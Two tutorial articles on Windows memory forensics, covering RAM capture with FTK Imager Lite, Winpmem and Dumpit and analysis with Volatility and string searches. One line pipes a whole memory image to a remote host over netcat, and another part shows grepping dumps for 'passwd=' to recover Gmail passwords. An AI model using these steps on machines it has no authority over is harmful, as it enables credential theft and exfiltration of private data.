the need to capture memory was given a kick, when in the early 2000s, there was a revelation: Malware could exist in memory only and leave virtually no trace of itself on the hard drive. Nasty software, such as rootkits, continued to drive development in this area. In fact, it is the evolution of malware we have to thank for the progress of memory forensic tools and methods. In 2005, the DFRWS Forensics Challenge was issued with a focus on memory analysis. The winning submissions showed us how we could reconstruct processes and threads from a memory dump. This is where modern memory analysis begins, and we start to see the birth of more sophisticated, second generation tools that don't require us to read hexadecimal machine code in order to get results (e.g., Volatility, Memoryze). Today, we have the pleasure of choosing from a wide array of tools with abundant functionality.

YEAH, BUT DO I REALLY NEED TO CAPTURE MEMORY

The answer is the same for a great many things in life. It depends. Let's take a step back. We've heard the terms malware and incident response quite a bit. These topics, though responsible for much of the development of memory forensics, are not the focus of this article. Memory analysis is also valuable for profiling users. In simplest terms, it's evidence. Why would we ever leave any evidence behind? If you don't have a specific edict to not collect memory, then you should.

What's that you say? You're afraid that capturing the RAM from a live system can't be done without altering existing data? Well, you're correct. However, if you stand around staring slack-jawed at a live computer, the data on the hard drive and in RAM is still changing. Different investigations will have varying requirements, but you will usually want to capture all of the available evidence, including RAM, while leaving the smallest footprint possible on the target. We'll talk more about this soon. You'll also want to document all of your actions. Even better, develop and follow a process that outlines a repeatable (and defensible) flow you will follow when collecting evidence. The courts are more educated about our craft than they used to be. You'll likely find it more difficult to defend leaving evidence behind than to defend the minor changes that will occur on the target due to your evidence collection process.

There are a number of very interesting artifacts we can pull out of RAM: open files, recently viewed images, recent chats/emails, contents of open windows, usernames, passwords, encryption keys, running processes, open registry keys, and our old friend malware to name a few. Some of these artifacts can't be collected from a hard drive, or they are encrypted or obfuscated there. For the ones that can, finding this evidence in memory can give us additional perspective or lend further credibility to support what has been discovered on the hard drive. Now that you know why you should collect RAM and what you can find, let's look at how you can do it.

CAPTURE TOOLS AND METHODS

Here is where we will get our hands covered in 1s and 0s. The plan is to discuss a few of the more popular tools that won't empty your wallet. Before we do that, let's get some capture process details out of the way that apply to any tool you use.

Although not free, we should touch briefly on the powerhouse suites Encase and FTK (enterprise editions). For our readers that use these tools, you likely are already familiar with how to capture memory. Let's just say that it is the same as capturing a hard drive over the network, but you should check the box labeled "memory" :) If you'd like to capture with these tools and skip to the analysis section of this article, then feel free. However, you may need to capture in or convert to a format that is compatible with the tools we cover later.

Our first consideration is for the order of volatility. This is a concept that is near and dear to incident responders. The rule is that data which is most volatile (i.e., will be lost the quickest), should be captured first. We are assuming this is not an incident response case; rather, it's an investigation of user activity where we would typically capture the hard drive and RAM. As you may have guessed, the contents of RAM are much more volatile, and should be captured first. There is much more to the order of volatility, but for our purpose it's RAM first, hard drive next.

The other consideration for our use case is how our actions will affect the target system. We need a place to run our tools from, and a destination for the data that is captured. There are various ways to accomplish this and each will leave a different footprint on the target. If the target is on the network, we could connect to a file share with our tools and enough space to hold the collection. Another option is to use thumb drive or other type of external device with the appropriate hardware connectors. We can

even run our tools from a CD/DVD, although this won't be ideal for storing the results. The process used becomes exponentially more important if we are dealing with a compromised system, but to keep things simple we will assume that's not the case. Each of these methods has its pros and cons. We should understand the impact each has on our target system. There are methods to test this by taking a snapshot of a system before and after we apply our collection process. The specific methods for doing this are beyond the scope of this article. For now, feel free to use the method that is easiest as we move forward.

FTK IMAGER LITE

Pros: Simple, GUI
Cons: Not the smallest footprint, runs in user mode (may not capture protected areas)
FTK Imager Lite is an Access Data product that many of us are already familiar with. It is freely available and does a great job on Windows systems. A copy can be downloaded from: *http://www.accessdata.com/support/product-downloads*.

There are command-line versions of the tool for other operating systems, but they only cover hard drive imaging and do not provide a mechanism for capturing memory. Once you have downloaded the tool and extracted it from the .zip file, you should copy all of the files to the location you plan to run FTK Imager Lite from (e.g., external drive, network share). Now you want to run FTK Imager Lite from the target machine. Make your way to the "FTK Imager.exe" file and execute it. You'll need administrator privileges to do this. You should see a window that looks very similar to Figure 1. To initiate memory capture module you can use the *File* menu and select *Capture Memory* or click the icon of the memory stick in the tool bar near the top of the window. The result can be seen in Figure 2. Change the *path* and *filename* to fit your needs. The two checkboxes should be unchecked, but let's talk about these options. The paging file is just memory swapped out to the hard drive, so it makes sense there could be valuable information here as well. More on this later. The last option, to create an AD1 file, let's us save the memory (and paging file) in Access Data's proprietary format. This format provides us with some integrity checks and compression on the data we have captured. We'll skip the paging file and AD1 options for now. All that's left is to click the *Capture Memory* button and wait for it to finish. Easy!




Figure 1. *FTK Imager Lite – administrator privillages*

WINPMEM

Pros: Small footprint, open source, runs in kernel mode
Cons: Command line (is this really a con people?)
Winpmem was developed by Michael Cohen and is distributed with Volatility at: *https://code.google.com/p/volatility/*.




Figure 2. *Capture Memory*

This tool was developed to provide the forensic community with an open source tool for capturing memory. Winpmem is a command line tool, so there won't be any pretty buttons to click. Begin by navigating to the download link provided and obtain a copy of *winpmem-1.4.1.zip*. After this, the setup is identical to FTK Imager Lite. Once you are ready and in front of the target machine, you will need to open a command prompt with administrative privileges. To capture memory to a local source the command syntax is simply the executable and the path. Here are a few examples of how it can be done:

- Raw memory output to local drive
  - winpmem_1.4.exe d:\iLuvMemDumps\memdump.mem
- Raw memory output to network share
  - winpmem_1.4.exe \\myServer\memDumpShare
- Raw memory piped to netcat
  - winpmem_1.4.exe – | nc 191.168.1.10 80

Winpmem will display its progress in the command prompt. Once the progress reaches 99% and *Driver Unloaded* is displayed, the process is complete.

Winpmem and FTK Imager Lite aren't your only options for capturing memory from a Windows system, but they are both simple, readily available, and frequently updated which makes them excellent options. If everything went well, you should have a memory image or two ready for analysis. Let's not keep them waiting.

MEMORY IMAGE ANALYSIS

For memory analysis, our sole focus will be a tool named Volatility. Volatility is maintained by Volatile Systems and is completely open. It is written in Python, so if you are familiar with the language, you can customize this tool to your heart's content. The capabilities of this tool are vast. It supports memory dumps from all major Windows operating systems, many versions of Linux and Mac OSX, and even a few Android phones. Volatility is a command line tool, so you better dust off your keyboard.

Volatility can be downloaded from: *https://code.google.com/p/volatility/*.

You'll want to download, *volatility-2.2.standalone.exe*, which comes with everything you need including Python 2.7 and any additional Python modules. To make things simpler, you may want to copy your memory image(s) into the same directory as the volatility executable or at least somewhere nearby. Also, rename *volatility-2.2.standalone.exe* to just *volatility.exe*. This is just to give your eyes a break. Volatility has some capability to convert or work with formats other than raw memory images, but we will focus on the raw images since that is what we have.

The basic syntax for Volatility is:

```
volatility.exe -f [image] --profile=[profile] [plugin]
```

Let's break this down. Obviously, the executable you are running is *volatility.exe*. The `-f [image]` option lets us specify the file (raw memory image) we will be processing. The `--profile=[profile]` option is for

telling Volatility about the system the memory dump came from. More on this in a bit. The `[plugin]` option simply tells Volatility which of its wonderful plugins we want to run against our memory dump. Here is an example of a typical job we might run:

```
volatility.exe -f D:\iLuvMemDumps\memdump.mem --profile=Win7SP1x64 clipboard
```

In this example we have given Volatility a memory dump, told it what type of system we collected it from (Windows 7, Service Pack 1, 64bit), and asked it to retrieve the contents of the clipboard.

Getting back to the profile syntax. Here are a few of the more common Windows profiles you are likely to need:

- Win7SP0x86 – Windows 7, no Service Pack, 32 bit
- Win7SP1x86 – Windows 7, Service Pack 1, 32 bit
- WinXPSP3x86 – Windows XP, Service Pack 3, 32 bit
- VistaSP2x86 – Windows Vista, Service Pack 2, 32 bit

Hopefully you'll see a pattern begin to emerge. Replace the x86 with x64 for 64 bit systems. Change the Service Pack number as needed. If we would like Volatility's output sent to a text file instead of our screens we can modify the command to look like this:

```
volatility.exe -f D:\iLuvMemDumps\memdump.mem --profile=Win7SP1x64 clipboard > volatilityClipboardOutput.txt
```


For a bird's-eye view of what Volatility can do, check out the cheat sheet here: *https://code.google.com/p/volatility/downloads/detail?name=CheatSheet_v2.3.pdf*.

This may seem daunting at first, but just read the descriptions. Internet history? Command history? Event logs, screenshot, password recovery? All of this sounds very interesting indeed!

Let's go ahead and use Volatility to get a list of running process. The command syntax is:

```
volatility.exe -f D:\iLuvMemDumps\memdump.mem --profile=Win7SP1x64 pslist > pslist.txt
```

Make sure to change your path and profile name as needed. Your results should look like Figure 3.



Offset(V)	Name	PID	PPID	Thds	Hnds	Sess	Wow64	Start	Exit
0x0000fa8006a20040	System	4	0	170	1209	------	0	2013-10-01 15:26:49	
0x0000fa8008cb9500	smss.exe	380	4	3	32	------	0	2013-10-01 15:26:49	
0x0000fa8009b61a00	csrss.exe	516	456	11	963	0	0	2013-10-01 15:26:51	
0x0000fa800a546b30	wininit.exe	608	456	3	81	0	0	2013-10-01 15:26:56	
0x0000fa800a3472f0	csrss.exe	620	600	20	1702	1	0	2013-10-01 15:26:56	
0x0000fa800a55db30	services.exe	656	608	7	311	0	0	2013-10-01 15:26:57	
0x0000fa800a572b30	lsass.exe	676	608	7	936	0	0	2013-10-01 15:26:57	

Figure 3. *Results*

We are going to focus on just a few columns. Concentrate on the *Name, Start,* and *Exit* headins. Pretty cool, eh? We now have a list of processes and when they started and exited. Combine this with traditional hard drive forensics and you'll have some irrefutable evidence about what was executed on the system and when. Even better, the *psscan* option helps us find hidden or terminated processes. Volatility gives us countless ways to analyze this process information. Whether our goal is to root out malware or discover what the end user was doing, there are plenty of options. Another neat thing we can do is see what our user has been typing at the command prompt. The command syntax is:

```
volatility.exe -f D:\iLuvMemDumps\memdump.mem --profile=Win7SP1x64 cmdscan > cmdscan.txt
```

alternatively we can use:


```
volatility.exe -f D:\iLuvMemDumps\memdump.mem --profile=Win7SP1x64 consoles > consoles.txt
```

Each of these plugins gives us a slightly different view. If we notice our user running Microsoft's SDelete on the download directory or executing Nmap scans against our servers, well...we may become suspicious, right?

Finally, we will see how to determine what our user has been connecting to over the network. The command syntax for Windows 7 is:

```
volatility.exe -f D:\iLuvMemDumps\memdump.mem --profile=Win7SP1x64 netscan > netscan.txt
```

Refer to the cheat sheet for XP systems. There are a few different options. The output will look similar to Figure 4.



Offset(P)	Proto	Local Address	Foreign Address	State	Pid	Owner	Created
0x22fa31bb0	TCPv4	-:53436	174.2.200.61:80	CLOSED	6500	chrome.exe	
0x22fad8b60	TCPv4	10.0.0.13:53340	204.154.94.81:443	CLOSE_WAIT	12408	Evernote.exe	
0x22fb16890	TCPv4	127.0.0.1:5354	127.0.0.1:49251	ESTABLISHED	1936	mDNSResponder.	
0x22fb1cJ40	TCPv4	-:52245	-:80	CLOSED	6500	chrome.exe	
0x22fb9cc00	TCPv4	-:52242	-:80	CLOSED	6500	chrome.exe	
0x22fbd0ca0	TCPv4	-:53434	174.2.200.61:80	CLOSED	6500	chrome.exe	
0x22fbd2cf0	TCPv4	127.0.0.1:5354	127.0.0.1:51606	ESTABLISHED	1936	mDNSResponder.	
0x22fbd4430	TCPv4	127.0.0.1:60503	127.0.0.1:5354	ESTABLISHED	14072	Plex Media Ser	
0x22fbf7060	TCPv4	10.0.0.13:49197	54.242.88.224:80	CLOSED	14072	Plex Media Ser	
0x22fcb2ae0	TCPv4	-:53437	14.52.11.52:80	CLOSED	6500	chrome.exe	
0x22fcf/4e0	TCPv4	127.0.0.1:65443	127.0.0.1:5354	ESTABLISHED	14072	Plex Media Ser	
0x22fcfd720	TCPv4	127.0.0.1:49213	127.0.0.1:5354	ESTABLISHED	14072	Plex Media Ser	
0x22fd10010	TCPv4	-:53424	-:80	CLOSED	6500	chrome.exe	
0x22fd49910	TCPv6	::1:60603	::1:22350	CLOSED	4080	CodeMeterCC.ex	
0x22fed74a0	TCPv4	10.0.0.13:51753	173.194.37.118:443	ESTABLISHED	2612	vmnat.exe	
0x22fff9010	TCPv4	127.0.0.1:51612	127.0.0.1:5354	ESTABLISHED	14072	Plex Media Ser	
0x1462010	UDPv4	0.0.0.0:49380	*:*		1936	mDNSResponder.	2013-10-07 13:27:35
0x3c8fec0	UDPv4	0.0.0.0:57310	*:*		1052	svchost.exe	2013-10-07 15:05:59
0x3c8fec0	UDPv6	::::57310	*:*		1052	svchost.exe	2013-10-07 15:05:59
0x65471f0	UDPv4	0.0.0.0:22350	*:*		2716	CodeMeter.exe	2013-10-08 00:26:21
0xf7463d0	UDPv4	0.0.0.0:1321	*:*		1796	PlexDlnaServer	2013-10-05 03:57:42
0x13a2fec0	UDPv4	10.0.0.13:1900	*:*		4524	svchost.exe	2013-10-07 15:05:54
0x1Jae8590	UDPv4	0.0.0.0:0	*:*		1052	svchost.exe	2013-10-06 05:00:01
0x14061a40	UDPv4	192.168.174.1:49356	*:*		14072	Plex Media Ser	2013-10-05 03:57:42
0x159b92d0	UDPv4	0.0.0.0:0	*:*		3412	svchost.exe	2013-10-01 15:27:16
0x159b92d0	UDPv6	:::0	*:*		3412	svchost.exe	2013-10-01 15:27:16
0x16d721a0	UDPv4	192.168.174.1:61509	*:*		14072	Plex Media Ser	2013-10-07 15:05:56

Figure 4. *Output*

Lots of good information here. We can see the process name, the destination IP, the status of the connection, and when it was initiated. This user appears to be running a movie server (Plex) and making remote connections with virtual machines. We might need to look into that further.

CONCLUSION

There is so much more that can be done with Volatility. We haven't even begun to scratch the surface. Remember that there are probably memory artifacts on the hard drive as well. Hibernation files, paging files, and crash dumps can also be analyzed using Volatility. You can look at the memory for a single process or run *strings* to extract all the readable text from your memory dump. From registry analysis to dumping password hashes, Volatility can do it all. Now you at least have a basic idea of how to get started and what can be done. Hopefully your appetite has been whetted for more. Happy hunting!

ABOUT THE AUTHOR



Matt Mercer is an Information Security professional with 15 years of corporate/freelance experience and a lifetime of being curious about computers. He has worked in areas such as digital forensics, e-discovery, records retention, and enterprise security systems. Most recently, he worked for Motorola Mobility (a Google company) assisting with high-profile patent dispute cases and various investigations. When he isn't neck-deep in 1s and 0s, he prefers to spend time with his children and dodge hurricanes from his home near Miami, FL.

STEP BY STEP MEMORY FORENSICS

by Boonlia Prince Komal

As a forensic investigator I have always been fascinated with memory forensics. The reason is simple, Memory keeps everything in simple / unencrypted form and one can find a lot of information by analyzing this comparatively tiny part of evidence. As a matter of fact when we talk about memory forensics we think about "Random access memory" (RAM), but I believe we ought to include three substantial parts pertaining to overall memory architecture that are laying on the hard drive as well viz. Pagefile, crashdump and Hibernation file.

What you will learn:

- Capturing Live memory dump and File dumps
- Baisc Raw analysis and find strings and file objects in memory
- Analyzing Memory dump with Volatility
- Live memory analysis by porting volatility live memory

What you should know:

- Basics of Microsoft Operating systems
- Basic understanding of memory management in windows

In this article I have attempted to take you right from the dumping of memory to the complete analysis of it. I have attempted to include whatever I, as a forensics investigator will do. I have focused only on Windows here.

At places it has not been possible to include each and every thing. At such places I have taken few things in detail, few things in brief and left others to be explored by the reader himself.

WHY MEMORY FORENSICS

- Everything in memory is in its unencrypted form. This means one can extract keys, passwords and documents in readable form
- Attackers these days use sophisticated methods to minimize the footprint on the system drive by not hitting the drive at all but there activities can be found in the memory.
- Memory carries the active state of the system with all the latest information in a small space,

In general we divide the entire process into following parts.

- Capturing the Memory Dump (RAM dump)
- Capturing the Pagefile and hibernation file and crash dump files. (Part of Disk Dump)

- Raw analysis of All dumps (RAM, Pagefile, crashdump and Hibernation file)
  - String search
  - Known file types search
- Analyzing with Volatility
- Live memory analysis with Volatility Tech preview

CAPTURING THE MEMORY DUMP

DUMP FORMATS

The memory can be dumped with the help of various tools and utilities. These dumps vary in the formats. Most popular format we have for Windows memory dumps are

- Raw Dump: Dumps the memory in liner format. Bit by bit
- Crash Dump format: dumped with the extension .bin it carries additional debugging information.
- Hiberfil.sys format: Hibernation file format that carries some additional information pertaining to system resume
- Proprietary format: Few tools like winen dumps the memory in their own format.
- Virtual platform: Memory is dumped by Virtualization packages in a separate file, The most common of them are:
  - VMWare: .vmem
  - MS HyperV: .bin
  - Virtual Box: .sav
  - Parallels: .mem

While there are differences in the formats, usually one format can be converted into another format. I do prefer dumping in raw format.




Figure 1. *Memory Dumping tools and associated formats*

CHALLENGES IN GETTING THE MEMORY DUMP

The memory itself is very dynamic and volatile. It keeps on changing continuously therefore even two memory dumps created at the same time cannot be identical. There is no way as of now to capture this dump without writing in the memory itself (Fortunately due to the way windows handle memory, the impact is not much). The tool/ driver has to be loaded in the memory to capture it. At times the tool requires the administrative privileges to capture the memory and at times the driver is not signed thus the OS prevents it from loading in the memory. Though there are workarounds to handle these situations yet all this makes either the reboot necessary or some changes having impact on memory. While there are several methods used by different tools there are certain locations that are locked by the operating system and thus can not be captured. Most tools fill those locations with the '0' bits.

TOOLS FOR DUMPING MEMORY

There are number of tools that can be used for creating dump as shown in the figure below. Notable among these are Dumpit from Moonsols, Winpmem, FTK imager, LiveKD, Belkasoft Live RAM capture. All these tools have their pros and cons. My favorite for offline analysis is "Dumpit" and for live porting is

"Winpmem". Both leaves minimal footprint in the memory and are quiet efficient.

To use Dumpit all you need to do is run the tool from the location where you want to create the memory dump. The dump format is raw i.e. bit by bit format. This can be later converted into other formats with the help of suitable tools.




Figure 2. *Memory dump creation with "Dumpit"*




Figure 3. *Memory dump creation with "Winpmem"*

CAPTURING THE PAGEFILE, HIBERNATION FILE AND CRASH DUMP FILE

All these files laying on disk should be dumped with the evidence. Though they are dumped with the drive (during drive imaging) yet just in case one wants to analyze only the memory content then it should be captured from the system. I have found FTK imager to be doing this job very efficiently.




Figure 4. *Exporting Hibernation file and Pagefile with FTK imager*

The contents of Pagefile are very important as it may carry remains of the memory been used years ago. The bigger the RAM, the more are the chances of having old remnants, as in such cases pagefile is not much used regularly and hence not very often overwritten.

Hibernation file keeps the state of system when it was last hibernated. The date to which the content of this files are related can be obtained from the "Last modified" timestamp of the hibernation file. Hibernation file even if it is in its invalid state (the term invalid hibernation file is used to indicate the hibernation file which is not used during system startup) can be analyzed with volatility.

RAW DATA EXTRACTION FROM MEMORY DUMP, HIBERNATION FILE AND PAGEFILE

While there are several tools and frameworks available for systematic analysis of memory dump, raw analysis still holds good and can carve out information that may not be available with these tools.

The term raw analysis means analyzing the dump as a binary file like any other binary file. We can search and carve out strings as well as known format files from the memory dump, hibernation file or pagefile.

STRINGS SEARCHES

Whatever you type goes into memory, besides this whatever process you execute and files/ web pages you open / visit goes in the memory. There can be a number of strings that may provide useful information. The strings may belong to what you typed including your passwords, chats, mails and so on or it may belong to the documents/ web pages you opened. These strings may also belong to the executables and other programs. Definitely strings in memory can provide a wealth of information. You may use the Linux command "Strings" to list our all the strings and pipe them to a file. You may use "GREP" along with strings to search for specific strings.

In "Figure 5" I have used the phrase "passwd=" to search for the Gmail passwords. Amazingly despite logging off I was able to get the passwords in memory. The reason is the way Windows Memory management works, it attempts not to flush out the memory pages unless it is required, despite exiting the process. You may also get passwords in the Pagefile and Hibernation files as the memory management doesn't distinguish between pages to be dumped on pagefile unless specified by the process itself. One can expect to find all kind of passwords, keys, chats etc. in the memory.

